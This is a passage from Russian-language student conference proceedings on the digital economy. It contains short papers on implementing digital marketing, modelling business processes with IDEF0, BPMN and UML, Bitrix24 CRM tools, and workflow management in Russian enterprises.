В наше время всё большую популярность приобретают компьютерные технологии. Современный человек практически не представляет свою жизнь без использования компьютера. Не одна более или менее крупная организация так же не обходится без него. Также всё чаще компании и организации размещают рекламу не только в журналах, газетах и телевидении, но и в Интернете. Более полную информацию о компании также можно узнать на сайте этой компании. И обратную связь, то есть опрос потенциальных клиентов, компании всё чаще осуществляют с помощью своего сайта.

В настоящее время программное обеспечение позволяет не только упростить процесс создания сайта, но и содержит множество разнообразных программ для облегчения и удобства принятия управленческих решений. Также существует множество программ для изучения динамики рынка в целом и в частности для создания и автоматической обработки результатов маркетинговых исследований. Программы очень разные как по своей функциональности, так и по простоте и уровню подготовки пользователя для работы с ними.

Цифровой маркетинг (или Digital-маркетинг) – это направление в маркетинге, которое подразумевает продвижение услуг и товаров с помощью цифровых технологий, применяемых на всех этапах взаимодействия с потребителями. Например, сайты, социальные сети и т.д.

Интернет-маркетинг является составляющей электронной коммерции. Его так же называют Online-маркетингом. Он может включать информационный менеджмент, PR, службу работы с покупателями и продажи. Электронная коммерция и Интернет-маркетинг стали популярными с расширением доступа к сети Интернет и являют собой неотъемлемую часть любой нормальной маркетинговой компании. Сегмент Интернет-маркетинга и рекламы растёт как в потребительском секторе, о чем свидетельствует появление с каждым днем все новых Интернет-магазинов, так и на рынке.

По данным OptinMonster электронный маркетинг предлагает в среднем 4400% ROI (коэффициент, отражающий возврат инвестиций в маркетинговые

активности. Метрика показывает, заработала ли компания на продажах больше денег, чем вложила в продвижение продукта). Отсюда становится логичным, что у США самые значительные расходы на цифровой маркетинг, оцениваемые в 147 миллиардов долларов в 2023 году.

Из выше сказанного можно сделать вывод, что в современном мире видение бизнеса без цифрового маркетинга практически не реально и обречено на провал, поэтому в такого рода маркетинге заинтересованы все предприятия. Следовательно нужно подробно разобрать как осуществлять внедрение цифрового маркетинга на предприятиях.

В научной литературе отсутствует четкая инструкция по запуску цифрового маркетинга, поэтому была проделана работа по систематизации информации для формирования пошагового процесса внедрения цифрового маркетинга на предприятии, состоящего из следующих шагов.

Шаг 1. Формирование целей цифрового маркетинга. Начать внедрение цифрового маркетинга необходима с ответа на вопрос: «Для чего все это необходимо, какой положительный эффект даст внедрение цифрового маркетинга?». Самое главное условие при формировании целей – это соответствие маркетинговых целей фундаментальным целям бизнеса. Этот шаг является определяющим, т.к. от него зависит, какие инструменты будут выбраны, какими каналами цифрового маркетинга будет пользоваться компания и т.д. Ответ на этот вопрос таков, что для крупного предприятия цифровой маркетинг остро необходим, по причинам указанным выше.

Шаг 2. Анализ существующих активов. На этом этапе необходимо проанализировать цифровые активы, которыми уже успел обзавестись владеет бренд. Анализируется количество посетителей сайта, страницы, вовлеченность пользователей. В этом помогают такие программы как Яндекс.Метрика — бесплатный аналитический инструмент, который предоставляет широкий спектр данных о действиях посетителей; Google Analytics — более масштабный и продвинутый сервис для сбора статистики по сайту; Calltouch — сервис, позволяющий проводить сквозную аналитику, управлять рекламой и коллтрекингом; Adobe Analytics — аналитический инструмент, помогающий изучить поведение посетителей ресурса.

Шаг 3. Определение целевой аудитории.

На данном этапе определяются именно те потенциальные потребители, на которых и нацелена интеграция бизнеса с digital. Анализ социальных сетей может быть отличным способом заполнения пробелов в анализе клиентов. По данным интернет источников более 3,96 млрд. человек пользуются социальными сетями, что составляет около 51% населения планеты.

Шаг 4. Формулировка уникального торгового предложения.

Уникальное торговое предложение (УТП) — это отличительные характеристики продукта, которые выделяют его на фоне конкурентов и делают более привлекательным для покупателя. Основная задача УТП — привлечь внимание клиентов к продукту. Правильно составленное и продуманное предложение отвечает на вопрос покупателя: «Почему нужно выбрать именно

эту компанию?». При составлении УТП следует придерживаться следующих принципов: 1) Уникальность. Чтобы максимально заинтересовать потенциального покупателя, предложите выгоду, которую он еще не встречал на рынке. 2) Конкретность. УТП должно четко объяснить клиенту, что он получит от сотрудничества с вами. 3) Актуальность. При разработке УТП оценивайте ситуацию на рынке и думайте о возможных изменениях. 4) Ёмкость. Не нагружайте клиента обещаниями и большими текстами. 5) Понятность. При знакомстве с вашим УТП целевая аудитория должна понимать свою выгоду.

Шаг 5. Выбор каналов и инструментов продвижения.

К основным инструментам digital-marketing относят: SEO-продвижение; контекстную рекламу; таргетированную рекламу; CRM-маркетинг; influencer marketing; мобильную рекламу; видеорекламу; email-маркетинг (маркетинг с использованием электронной почты в среднем окупает вложенные средства на 3800%); контент-маркетинг; SMM; офлайн-рекламу: смс-рассылки, рекламу на цифровых ТВ-каналах, радиорекламу, цифровые дисплеи, — промокоды, QR-коды.

Шаг 6. Подготовка контента и формирование контент-плана.

Исходя из предыдущих пунктов, необходимо составить план создания содержания выбранных каналов с указанием контента, который необходим для достижения поставленных целей.

Контент-план — это график публикаций на различных площадках, который составляют на определённый период: месяц, полгода или год. Для каждой площадки план составляют отдельно, с учётом её технических особенностей, форматов и аудитории.

Контент-план позволяет: ставить цели и отслеживать эффективность разных форматов и тематик для достижения KPI; Создавать структуры; Составлять контент-план упрощающий работу с подрядчиками, которые создают контент для соцсетей; Экономить время; Повышать качества контента.

Виды контент-планов:

Самый простой — когда обозначают только темы и рубрики.

Более сложный — когда к ним добавляют форматы.

Самый сложный — когда дополнительно учитывают маркетинговые параметры: целевую аудиторию, популярные тренды, цели поста.

Шаг 7. Расстановка задач по приоритетности.

На данном этапе необходимо распределить задачи, ответственных, сроки выполнения, а также подсчитать примерный бюджет для запуска цифровой стратегии.

Шаг 8. Разработка системы оценки промежуточных результатов (KPI).

Существует множество KPI, но не все они универсальны. Выбор ключевых показателей эффективности для digital-маркетинга – процесс, требующий изначального анализа деятельности компании, постановки четких задач и целей, определения портрета потребителей и множества других данных.

Шаг 9. Проведение анализа осуществленной работы и в случае необходимости внесение изменений. Последний этап очень важен, т.к. в нем и

состоит сущность digital-маркетинга: регулярный анализ, корректировка, устранение проблемных, неэффективных мест и работа над совершенствованием стратегии.

Таким образом, нами представлены этапы процесса внедрения цифрового маркетинга в деятельность предприятия. По результатам можно сделать следующий вывод: для того чтобы эффективно реализовывать стратегии digital-маркетинга предприятия должны:

1. Сформировать комплексную систему управления отношениями с клиентами посредством онлайн и офлайн средств.
2. Следовать тенденциям и проводить мониторинг изменений поведения клиентов.
3. Проводить своевременный анализ и оперативно реагировать в связи с его данными.

Список источников

1. Статистика цифрового маркетинга. – [Электронный ресурс]. – Режим доступа: <https://marketsplash.com/ru/statistika-tsifrovogho-markietingha/#link4>.
2. Демиденко А.И., Демиденко И.А., Исаев А.А. Цифровизация управления инновационными ресурсами предприятия и развитие сетевых организационных структур. В книге: Перспективы формирования инновационного потенциала стратегических отраслей промышленности. Горленко О.А., Ларичева Е.А., Исайченкова В.В., Новикова А.В., Бойко Н.Е., Калинина Е.А., Можаяева Т.П., Сорокина Е.И., Верегеева М.В., Радькова Н.О., Масилевич Н.А., Лапицкая О.В., Кацубо С.П., Юрманова Е.А., Демиденко А.И., Демиденко И.А., Исаев А.А., Беляева Е.Е., Ерохин Д.В., Сорокина Е.И. и др. Брянск, 2018. С. 132-148.
3. Стрижакова Е.Н., Стрижаков Д.В. Развитие инновационной экономики: проблемы и возможности. Вестник евразийской науки. 2019. Т. 11. № 1. С. 41.
4. Кулагина Н.А., Козлова Е.М. Основы оценки инновационного потенциала хозяйствующего субъекта в условиях современных реалий. Транспортное дело России. 2013. № 6. С. 19-20.
5. Татаркин А.И., Сухарев О.С., Стрижакова Е.Н. Шумпетерианская экономическая теория промышленной политики: влияние технологической структуры. Журнал экономической теории. 2017. № 2. С. 7-17.

Материал поступил в редколлегию 20.04.2024

УДК 004.9:330(08)

Исследование и моделирование бизнес-процессов на производстве в условиях цифровизации

Лемешко А.В. (студент гр. 3-22-ПИ-ицэ-М)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Гринь Марины Гиоргиевны (marinagrין-3@mail.ru)*

Аннотация: Исследование моделирования бизнес-процессов является ключевым в области управления и организации бизнеса. Различные ученые по всему миру проводят исследования в этой области, с целью улучшения понимания бизнес-процессов, разработки новых методов моделирования и создания эффективных инструментов для их анализа. Производство продукции — ключевой аспект в мире бизнеса, и эффективное управление этим процессом имеет решающее значение для достижения успеха и конкурентоспособности на рынке. В современном мире с растущими ожиданиями потребителей и ужесточающейся конкуренцией, оптимизация производственных процессов позволит повысить качество продукции, снизить затраты и сократить временные рамки.

Ключевые слова: бизнес – процесс, реинжиниринг, производство, цифровая экономика, информационные технологии, диджитализация.

В настоящее время цифровые и информационные технологии активно внедряются во все сферы общественной жизни. Бизнес, соответственно, не остался в стороне: каждое предприятие так или иначе приспосабливается к современным трендам в экономике. Цифровизация влияет не только на взаимодействие фирм с внешними контрагентами, но и на внутренние бизнес-процессы. В таких условиях организациям важно «идти в ногу со временем» для того, чтобы успешно конкурировать между собой на рынке [1].

Один из важных аспектов исследования моделирования бизнес-процессов — это разработка формальных языков и форматов для представления бизнес-процессов. Ученые занимаются разработкой моделей, которые с помощью графических нотаций или формальных языков описывают бизнес-процессы и их взаимодействие с внешней средой. Это позволяет увидеть бизнес-процессы в виде моделей и проводить анализ этих моделей с помощью математических и компьютерных методов.

Другой важный аспект исследования моделирования бизнес-процессов — это разработка методов и алгоритмов для анализа и оптимизации бизнес-процессов. Ученые и инженеры разрабатывают различные методы, такие как моделирование производительности, оценка рисков, оптимизация процессов и автоматизированное принятие решений. Эти методы позволяют управлять и улучшать бизнес-процессы, снижать издержки, повышать эффективность и качество работы.

Цифровизация охватывает все сферы жизнедеятельности людей. Для бизнеса это прямой путь к инновационному развитию и получению конкурентных преимуществ:

- облачные технологии позволяют работать над одним проектом нескольким командам одновременно и эффективно использовать ресурсы компании;

- используя стратегию Mobile First, компании получают и монетизируют мобильный трафик, который по своим показателям уже догнал трафик со стационарных устройств;

- готовые решения позволяют экономить время при решении задач. Оптимизация работы посредством использования различных приложений,

расширений требует минимальных временных затрат на их внедрение и адаптацию;

- новые бизнес-модели с использованием цифровой техники обеспечивают персонализацию, скорость, дешевизну продуктов и услуг в недоступном традиционным компаниям масштабе [2].

Для краткости подведем итог: диджитализация бизнес-процессов ассоциируется, прежде всего, с оптимизацией ресурсного потенциала предприятия для повышения эффективности выполнения задач путем внедрения новейших технологий. Проявление диджитализации может быть выражено в виде цифровизации рабочих мест, использовании таких инструментов, как мобильные устройства, информационно-коммуникационные технологии, для обеспечения унифицированной коммуникации [3].

Создание эффективной системы управления, которая позволит достичь целей организации — это первостепенная задача для всех типов компаний, независимо от их специализации. Этот термин применим для коммерческих и государственных структур, а также для производственных предприятий, консалтинговых и юридических фирм. Принципы управления не зависят от типа компании, ее профиля и сферы деятельности, и поэтому являются универсальными.

Значительное повышение производительности и конкурентоспособности организации достигается внедрением системного подхода в бизнес-процессы [4].

Использование методов имитационного моделирования предоставляет широкие возможности для комплексного технико-экономического анализа, оптимизации организационной структуры и прогнозирования перспективных направлений развития.

Имитационное моделирование - метод исследования, который предполагает создание модели, имитирующей реальную систему, и проведение экспериментов над ней для получения информации о поведении системы в различных условиях. Этот метод широко применяется в реинжиниринге бизнес-процессов, когда необходимо оценить результаты проекта до его начала, чтобы избежать возможных ошибок.

Можно выделить следующие этапы имитационного моделирования:

1. Определение цели моделирования (какой этап производства нуждается в доработке или оптимизации).
2. Сбор данных.
3. Разработка модели (создание модели, которая отражает реальное положение системы, содержит данные о ее характеристиках и ограничениях).
4. Тестирование и оптимизация модели.
5. Анализ результатов.
6. Реализация модели.

Рассмотрим подробнее внедрение технологий и автоматизации на примере процесса обработки заявки на производство.

Нам необходимо собрать информацию о текущем процессе обработки заявок, включая время выполнения каждого шага, количество необходимых ресурсов и количество обработанных заявок за определенный период. Определить узкие места в текущем процессе, которые замедляют обработку заявок и могут вызывать задержки. Исследовать возможности автоматизации и оптимизации последовательности шагов и сокращения избыточных этапов.

Такой шаг, как внедрение системы управления взаимоотношениями с клиентами (CRM) может значительно упростить обработку заявок. CRM позволяет хранить информацию о клиентах и их заявках в одном месте, автоматически создавать задачи и напоминания для сотрудников, а также предоставлять доступ к актуальной информации о статусе заявки.

Следующим шагом может стать настройка автоматической обработки электронных заявок, уведомлений о статусе заявки по электронной почте или SMS, а также автоматическое назначение задач сотрудникам. Это позволит сократить количество рутинных и времязатратных операций.

В условиях цифровой экономики для нормального функционирования фирме необходимо адаптировать свои бизнес-процессы под существующие тенденции, иначе организации могут не выдержать конкуренции и исчезнуть с рынка. Оптимизация бизнес-процесса обработки заявки на производство — это непрерывный процесс, который требует внимания к деталям и постоянной аналитики. Однако, правильно выполненная оптимизация может привести к улучшению обслуживания клиентов, сокращению затрат и повышению эффективности всего предприятия.

Список источников

1. Василенко, И.А. Бизнес-процессы в условиях цифровизации // Экономика и бизнес: теория и практика. 2023. № 3-1 (97), С. 33-37.
2. Юдина, А.И., Нуруллина А.Р. Оптимизация бизнес-процессов с помощью цифровой трансформации // Экономика: вчера, сегодня, завтра. - 2021. - Том 11. № 8А. - С. 54-60. -[Электронный ресурс]. - Режим доступа: <http://publishing-vak.ru/file/archive-economy-2021-8/6-yudina-nurullina.pdf>.
3. Калинин, А. Р., Самоенко А. И. Цифровая трансформация управления бизнес-процессами в современных условиях сырьевого рынка // Проблемы теории и практики управления. 2021. № 6. С. 202–213.
4. Казанцева, Е. С. Управление бизнес-процессами на промышленных предприятиях // Вестник науки. 2023. № 6 С. 39-43.
5. Васильева, Н.К. Реинжиниринг бизнес-процессов // Васильева Н.К., Тахумова О.В., Ефименко А.Е., Терещенко З.В. // Вестник Академии знаний. 2023. № 2(55) С. 25-28

Материал поступил в редколлегию 20.04.2024

УДК65.07

Применение нотаций IDEF0, BPMN и UML в комплексном подходе к автоматизации бизнес-процессов предприятий

Лупоок Анна Александровна (ст. гр. О-23-ПИ-ицэ-М)

Работа выполнена под руководством д.э.н., профессора кафедры «Цифровая экономика», Дадыкина Валерия Сергеевича (dadykin88@bk.ru)

Аннотация. Научная работа описывает комплексный подход к автоматизации бизнес-процессов на предприятиях, используя нотации IDEF0, BPMN и UML. Автор выделяет оптимальную последовательность применения этих нотаций для анализа процессов, детализации их модели и проектирования информационной системы с целью оптимизации процесса автоматизации и успешной поддержки разработанной информационной системы в долгосрочной перспективе.

Ключевые слова: автоматизация бизнес-процессов, IDEF0, BPMN, UML, комплексный подход к автоматизации, нотации моделирования.

Необходимость автоматизации бизнес-процессов предприятий не нуждается ни в финансовом, ни в управленческом обосновании. Несмотря на это, определить степень завершенности процесса автоматизации на предприятии зачастую трудно, а характер этого процесса остаётся фрагментарным, хаотичным. Причинами этому могут служить обновление существующих информационных систем, появление новых, изменения требований законодательства и условий рынка [1].

Постоянные внедрения информационных технологий на предприятиях требуют все больших затрат и у собственников бизнеса все чаще возникают вопросы: как выглядит дорожная карта автоматизации (какие процессы автоматизированы, что ожидает автоматизации, какова очередность внедрения) и какую ценность данный процесс принесет для бизнеса?

Для того, чтобы ответить на эти вопросы и, как следствие, чтобы автоматизация являлась успешной и экономически эффективной, необходим комплексный подход, который противоположен фрагментарному. Данная концепция получила название CALS (Continuous Acquisition Life-cycle Support).

Первым шагом при обследовании предприятия с целью его дальнейшей автоматизации является построение функциональной модели, так как именно функции являются теми смысловыми единицами, которые подлежат автоматизации [1].

В современных CASE-средствах для декомпозиции сложных систем используется два подхода: структурный анализ и техническое проектирование (САТП), и объектно-ориентированный анализ и проектирование (ООАП). Нотации IDEF0 (IDEF_x), EPC (ARIS), BPMN можно отнести к первому подходу,

а UML/SysML – ко второму [1]. Рассмотрим три наиболее известные из них: UML, IDEF0 и BPMN.

UML (Unified Modeling Language) – унифицированный язык моделирования, является стандартной нотацией визуального моделирования программных систем. Хотя язык UML может использоваться для моделирования бизнес-процессов, его изначальная ориентированность на объектно-ориентированное программирование и вытекающие отсюда трудности для инженеров и аналитиков явились причиной разработки его специализированного расширения – предметно-ориентированного языка моделирования систем SysML [1].

Нотация IDEF0 используется в CALS-стандартах как способ функционального моделирования для описания различных этапов жизненного цикла изделия [1]. В IDEF0 функциональность описывается в виде контекстной диаграммы, которая подвергается декомпозиции, и этот процесс продолжается до получения нужной степени детализации. Взаимодействие с внешней средой описывается с помощью входа, выхода, управления и механизмов [2]. Шаблон диаграммы IDEF0 нулевого уровня приведён на Рис. 13. В диаграммах IDEF0 наиболее наглядно просматривается взаимосвязь между работами. Данная нотация является в настоящее время самой популярной среди аналитиков и лучше всего подходит для описания процессов **верхнего** уровня [1].



Рис. 13. Шаблон диаграммы IDEF0 нулевого уровня

BPMN (Business Process Model and Notation) – нотация и модель бизнес-процессов. На диаграмме могут быть определены события, исполнители, материальные и документальные потоки, сопровождающие выполнение процесса [4]. BPMN имеет четыре основные категории элементов – объекты потока управления (события, действия и логические операторы), соединяющие объекты (поток управления, поток сообщений и ассоциации), роли (пулы и дорожки), артефакты (данные, группы и текстовые аннотации) [3]. Данная нотация не поддерживает модели данных и организационную структуру и лучше подходит для описания процессов на **нижнем** уровне [1].

Таким образом, наиболее оптимальная очерёдность применения рассмотренных нотаций при анализе бизнес-процессов предприятия следующая:

- IDEF0 при первичном анализе и для составления общей схемы взаимосвязей бизнес-процессов;
- затем проводится детализация конкретных процессов с использованием нотации BPMN для более глубокого понимания функций предприятия аналитиком и разработчиком информационной системы;
- после чего при проектировании и разработке конкретных модулей информационной системы составляются необходимые UML-диаграммы.

В результате грамотного применения существующих нотаций описания бизнес-процессов удастся обеспечить продуктивное сотрудничество всех участников автоматизации деятельности предприятия, достичь однозначности интерпретации выводов по каждому из этапов, доказать собственникам бизнеса эффективность данного процесса, а также гарантировать возможность успешной поддержки внедрённой информационной системы в долгосрочной перспективе.

Список источников

1. Рысев М.А. Анализ моделей, методов и подходов к оценке и развитию автоматизации предприятий // Инновации и инвестиции. 2019. №3. URL: <https://cyberleninka.ru/article/n/analiz-modeley-metodov-i-podhodo-v-k-otsenke-i-razvitiyu-avtomatizatsii-predpriyatii> (дата обращения: 02.03.2024).
2. Маклаков С. В. Моделирование бизнес-процессов с AIFusion Process Modeler Издательство: «Диалог-МИФИ», 2008. – 240 с.
3. Фёдоров И. Г. Моделирование бизнес-процессов в нотации BPMN2.0: Монография, Москва 2013 г. МЭСИ. – 255 с.
4. Димитриади Г.Д. Основные методологии и подходы к моделированию бизнес-процессов компании // Символ науки. 2023. №11-2-1. URL: <https://cyberleninka.ru/article/n/osnovnyie-metodologii-i-podhody-k-modelirovaniyu-biznes-protse-ssov-kompanii> (дата обращения: 02.03.2024).
5. Аверченков В.И. Эволюционное моделирование и его применение. Брянск, 2009.

Материал поступил в редколлегию 20.04.2024

УДК 658

Усовершенствование взаимоотношений с клиентами с помощью возможностей Битрикс24

Пастухова Елизавета Валерьевна (ст.гр.О-20-ПШ-итцэ-Б)

Работа выполнена под руководством д.э.н., профессора кафедры «Цифровая экономика», Дадыкина Валерия Сергеевича (dadykin88@bk.ru)

Аннотация: В современном мире, чтобы завоевать внимание клиента, ведётся конкуренция между компаниями. В данной статье мы поговорим о возможностях Битрикс24, которые позволяют совершенствовать взаимоотношения с клиентами, делая их не только постоянными покупателями, но и преданными сторонниками вашего бренда.

Ключевые слова: Битрикс24, взаимоотношения с клиентами, CRM, автоматизация, эффективность, менеджер.

Каждая компания по-разному взаимодействует с клиентами, но у каждой из них стоит одна цель – продать больше. Чтобы её достичь, компании должны совершенствовать свои взаимоотношения с клиентами. Для этого используются различные инструменты. Но для управления отношениями с клиентами бумажный блокнот и даже таблицы Excel — слишком медленные и трудоемкие инструменты.

Тем временем Битрикс24 представляет собой набор полезных инструментов для усовершенствования взаимоотношений с клиентами [1]:

1. CRM система: в Битрикс24 есть возможность хранить данные о клиентах, взаимодействиях с ними, историю заказов и многое другое. Это поможет лучше понять потребности клиентов и более эффективно с ними взаимодействовать.

2. Автоматизация процессов: можно использовать автоматизацию в Битрикс24 для упрощения и оптимизации работы с клиентами. Например, настроить автоматическую отправку уведомлений, напоминаний или поздравлений клиентам.

3. Проведение маркетинговых кампаний: возможности маркетинга в Битрикс24 можно использовать для привлечения новых клиентов и удержания существующих. Например, настроить email-рассылки, создать лендинги или опросы для клиентов.

4. Организация работы с запросами: Контакт-центр собирает заказы из всех каналов и распределяет их между менеджерами. Это поможет быстрее реагировать на обращения и повысить удовлетворенность клиентов.

5. Создание портала для клиентов: возможностями портала в Битрикс24 можно создать специальный раздел для клиентов, где они смогут следить за статусом заказов, общаться с менеджерами и получать полезную информацию.

6. Роботы и триггеры: рутинную работу можно доверить роботам. Они вовремя отправят письмо, ссылку на оплату клиенту, добавят или удалят варную позицию, поставят задачу менеджеру.

Как мы видим, Битрикс24 имеет широкий функционал, но функция CRM – одна из ведущих, потому что она объединяет в себе все вышеперечисленные инструменты. Поэтому давайте рассмотрим несколько методов для улучшения взаимоотношений с клиентами с помощью инструментов Битрикс24.

Одним из таких является сегментация для персонализации рассылок. Можно создать сегменты клиентов на основе подобных интересов, истории покупок или демографических показателей. Это позволит предлагать более

релевантные предложения, учитывающие потребности и предпочтения клиентов [2].

Так же Битрикс24 позволяет работать с заявками из разных соцсетей в едином интерфейсе. Клиенты быстро получают ответы, совершают заказы в привычных мессенджерах. А менеджер общается с ними в чате Битрикс24.

Не менее интересным инструментом являются триггеры. Они помогают отследить действия, чтобы не упустить важные моменты. Так можно установить триггер на определенное событие. Например, можно отслеживать через триггер Оплата заказа. Отдельная стадия даст возможность автоматизировать дальнейшие действия: отправить чек, позвонить клиенту, поставить задачу и так далее.

Вместе с триггерами часто ещё используют и роботов. Так как триггер не может выполнять действия, то данную рутинную работу можно доверить роботам. Если у вас есть стадия, на которой заказ уже отправлен, но ещё не оплачен, то создайте робота, который отправит уведомление сотруднику. Напомните, что нужно позвонить клиенту, если он не оплатил заказ в течение часа.

Немаловажным пунктом в работе с клиентами является аналитика. Ведь с помощью наглядных диаграмм можно с лёгкостью отследить работу сотрудников, а также предпочтения клиентов. Давайте рассмотрим три самых популярных вариантов аналитики в Битрикс24.

Во-первых, сквозная аналитика раскрывает полную картину: от трафика до продажи. Вы увидите, какие рекламные каналы окупаются, а какие впустую расходуют бюджет. CRM автоматически загружает расходы по источникам трафика, показывает, сколько трафика привел каждый канал, сколько людей дошло до сделки и продажи.

Во-вторых, ни для кого не секрет, что искусственный интеллект сейчас играет не последнюю роль в взаимоотношений с клиентами. Таким инструментом является AI Скоринг CRM. Благодаря нему менеджер сможет лучше понять потребности клиентов. Искусственный интеллект анализирует данные в вашей CRM и предсказывает вероятность успеха сделок. Система переобучается каждые 30 дней, что поможет сформировать более точные данные.

В-третьих, Битрикс24.BI-Аналитика – это новый инструмент для подробного анализа данных накопленных в Битрикс24. С его помощью вы можете подключить Google Looker Studio, Microsoft Power BI или Yandex DataLens и создавать отчеты любой сложности, чтобы отслеживать необходимые показатели [3]. Он становится полезным, когда аналитических возможностей Битрикс24 становится недостаточно.

Таким образом, усовершенствование взаимоотношений с клиентами заключается в оптимизации взаимодействия с клиентами и удовлетворении их потребностей. Персонализированные сообщения и автоматические уведомления помогают достичь этой цели, выделяя бизнес среди конкурентов и создавая долгосрочные отношения с клиентами.

Список источников

1. Битрикс24: Что такое Битрикс24? [Электронный ресурс] Режим доступа: <https://www.bitrix24.ru/whatisthis/> – Дата доступа 14.03.2024.
2. Улучшение клиентского опыта с помощью Битрикс24 [Электронный ресурс] Режим доступа: <https://www.lidkom.ru/articles/vse-o-crm-bitriks24/uluchshenie-klientskogo-opyta-s-pomoshchyu-bitriks24/> – Дата доступа 14.03.2024.
3. CRM-система Битрикс24 + AI: ЦРМ для автоматизации продаж и ведения базы клиентов [Электронный ресурс] Режим доступа: <https://www.bitrix24.ru/features/crm/> – Дата доступа 15.03.2024.
4. Яшкина П.В., Скляр Е.Н. Методики оценки лояльности потребителей. использование prs-метода при анализе клиентской лояльности. Маркетинг и маркетинговые исследования. 2012. № 1. С. 28-40.
5. Казулин А.Л., Демиденко А.И. Автоматизация бизнес-процессов взаимодействия с клиентами при помощи crm-систем. В сборнике: Экономика 21 века: угрозы возможности и превентивное управление. материалы международной научно-практической конференции профессорско-преподавательского состава. 2017. С. 533-536.
6. Новиков С.П., Новикова А.В. Обзор и перспективы внедрения инновационных клиентоориентированных технологий ооо "ржд". Бюллетень научных работ Брянского филиала МИИТ. 2012. № 1 (1). С. 117-120.

Материал поступил в редколлегию 20.04.2024

УДК 338.3

Управление рабочим процессом предприятия в эпоху цифровой экономики: опыт и перспективы развития

Седнева И.С. (студент гр. О-22-ПИ-ицэ-М)

*Работа выполнена под руководством доцента кафедры «Цифровая экономика»
Гринь Марины Гиоргиевны (marinagrין-3@mail.ru)*

Аннотация. В статье представлена информация о истории управления проектами в эпоху цифровой экономики. Описаны существующие проблемы, предложены варианты решения этих проблем, описаны перспективы развития и сделаны выводы.

Ключевые слова: цифровизация; управление предприятием; бизнес-процесс; цифровая экономика; передовые производственные технологии; инновации в управлении UDC 338.3

Управление рабочим процессом на предприятии в эпоху цифровой экономики началось с внедрения компьютерных технологий и программного обеспечения для управления производственными процессами. Сначала это были

простые программы для учета и планирования производства, но со временем они стали все более сложными и универсальными.

С развитием интернета и облачных технологий, управление рабочим процессом стало более гибким и мобильным. Сотрудники могут работать удаленно, получать доступ к необходимой информации и управлять производственными процессами из любой точки мира.

Сегодняшние системы управления рабочим процессом на предприятии включают в себя не только планирование и учет производственных процессов, но и автоматизацию и оптимизацию этих процессов. Это позволяет предприятиям значительно повысить эффективность своей работы, сократить время на производство и снизить затраты на производство.

Одним из главных трендов в управлении рабочим процессом в эпоху цифровой экономики является использование искусственного интеллекта и аналитики данных. Это позволяет предприятиям получать более точные прогнозы спроса на продукцию, оптимизировать производственные процессы и повышать качество продукции.

Таким образом, управление рабочим процессом на предприятии в эпоху цифровой экономики становится все более автоматизированным, гибким и эффективным благодаря использованию новых технологий и программного обеспечения [1].

В России также активно внедряются новые технологии и программное обеспечение для управления рабочим процессом на предприятии. Многие компании уже используют системы автоматизации производства, которые позволяют сократить затраты на производство и повысить эффективность работы.

Например, компания «Газпром нефть» внедрила систему управления производственными процессами на своих нефтегазовых месторождениях. Она позволяет собирать и анализировать данные о работе оборудования и производственных процессах в режиме реального времени, что позволяет быстро реагировать на возникающие проблемы и оптимизировать работу предприятия.

Также в России активно развивается облачные технологии, которые позволяют сотрудникам работать удаленно и получать доступ к необходимой информации из любой точки мира. Например, компания «Сбербанк» запустила облачную платформу для управления бизнес-процессами, которая позволяет автоматизировать многие задачи и повысить эффективность работы предприятия.

Таким образом, Россия также активно использует новые технологии для управления рабочим процессом на предприятиях в эпоху цифровой экономики. Это позволяет повышать эффективность работы предприятий и снижать затраты на производство.

Одной из главных проблем в этом направлении является недостаточная развитость IT-инфраструктуры в ряде регионов России. Некоторые предприятия не имеют доступа к высокоскоростному интернету, что затрудняет внедрение новых технологий и программного обеспечения.

Также нередко возникают проблемы с кадровым обеспечением, связанные с недостаточным уровнем компьютерной грамотности у сотрудников. Некоторые работники не умеют пользоваться новыми программами и технологиями, что затрудняет их работу и снижает эффективность производства.

Кроме того, в России существует проблема с защитой информации, особенно в сфере кибербезопасности. Некоторые предприятия не имеют достаточной защиты от кибератак, что может привести к утечке конфиденциальной информации и серьезным финансовым потерям.

Наконец, стоит отметить, что в России не всегда достаточно высокий уровень инвестиций в развитие новых технологий и программного обеспечения. Некоторые компании не могут позволить себе приобретение новых систем автоматизации производства, что затрудняет их конкурентоспособность на рынке.

Для решения проблемы недостаточной развитости IT-инфраструктуры в регионах России можно применять следующие методы:

1. Проведение инвестиций в развитие IT-инфраструктуры в регионах. Государство может выделять средства на развитие сетей связи и интернет-инфраструктуры, а также на обучение сотрудников компьютерной грамотности,

2. Проведение обучения сотрудников компьютерной грамотности. Компании могут организовывать курсы по обучению сотрудников работе с новыми программами и технологиями, что повысит эффективность производства,

3. Улучшение кибербезопасности предприятий. Компании могут улучшить защиту своих информационных систем от кибератак путем использования специализированных программ и оборудования,

4. Использование облачных технологий. Компании могут использовать облачные технологии для улучшения доступности данных и программного обеспечения, а также для уменьшения затрат на их приобретение и обслуживание,

5. Сотрудничество с IT-компаниями. Компании могут сотрудничать с IT-компаниями для разработки и внедрения новых технологий и программного обеспечения, что повысит их конкурентоспособность на рынке.

Перспективы развития IT-инфраструктуры в регионах России весьма обнадеживающие. В настоящее время государство активно поддерживает развитие этой отрасли, выделяя средства на развитие сетей связи и интернет-инфраструктуры, а также на обучение сотрудников компьютерной грамотности [2].

В ближайшем будущем можно ожидать увеличения числа компаний, которые будут использовать облачные технологии для улучшения доступности данных и программного обеспечения, а также для уменьшения затрат на их приобретение и обслуживание. Также можно ожидать увеличения числа IT-компаний, которые будут сотрудничать с региональными компаниями для разработки и внедрения новых технологий и программного обеспечения.

Кроме того, с улучшением IT-инфраструктуры в регионах можно ожидать повышения конкурентоспособности региональных компаний на рынке, что приведет к увеличению объемов производства и экономического роста регионов. Таким образом, развитие IT-инфраструктуры в регионах России имеет большой потенциал для развития экономики и улучшения качества жизни населения.

Развитие IT-инфраструктуры в регионах России обещает быть перспективным, благодаря активной поддержке государства и увеличению числа компаний, использующих облачные технологии. Ожидается, что повышение конкурентоспособности региональных компаний на рынке приведет к увеличению объемов производства и экономического роста регионов. Развитие IT-инфраструктуры в регионах России имеет большой потенциал для развития экономики и улучшения качества жизни населения [3].

Список источников

1. Набок, О. Команда рулит: управление изменениями в цифровой среде / Набок О.. — Москва : Альпина ПРО, 2023. — 199 с. — ISBN 978-5-206-00149-5. — Текст : электронный // IPR SMART : [сайт]. — URL: <https://www.iprbookshop.ru/131619.html> (дата обращения: 21.09.2023). — Режим доступа: для авторизир. пользователей
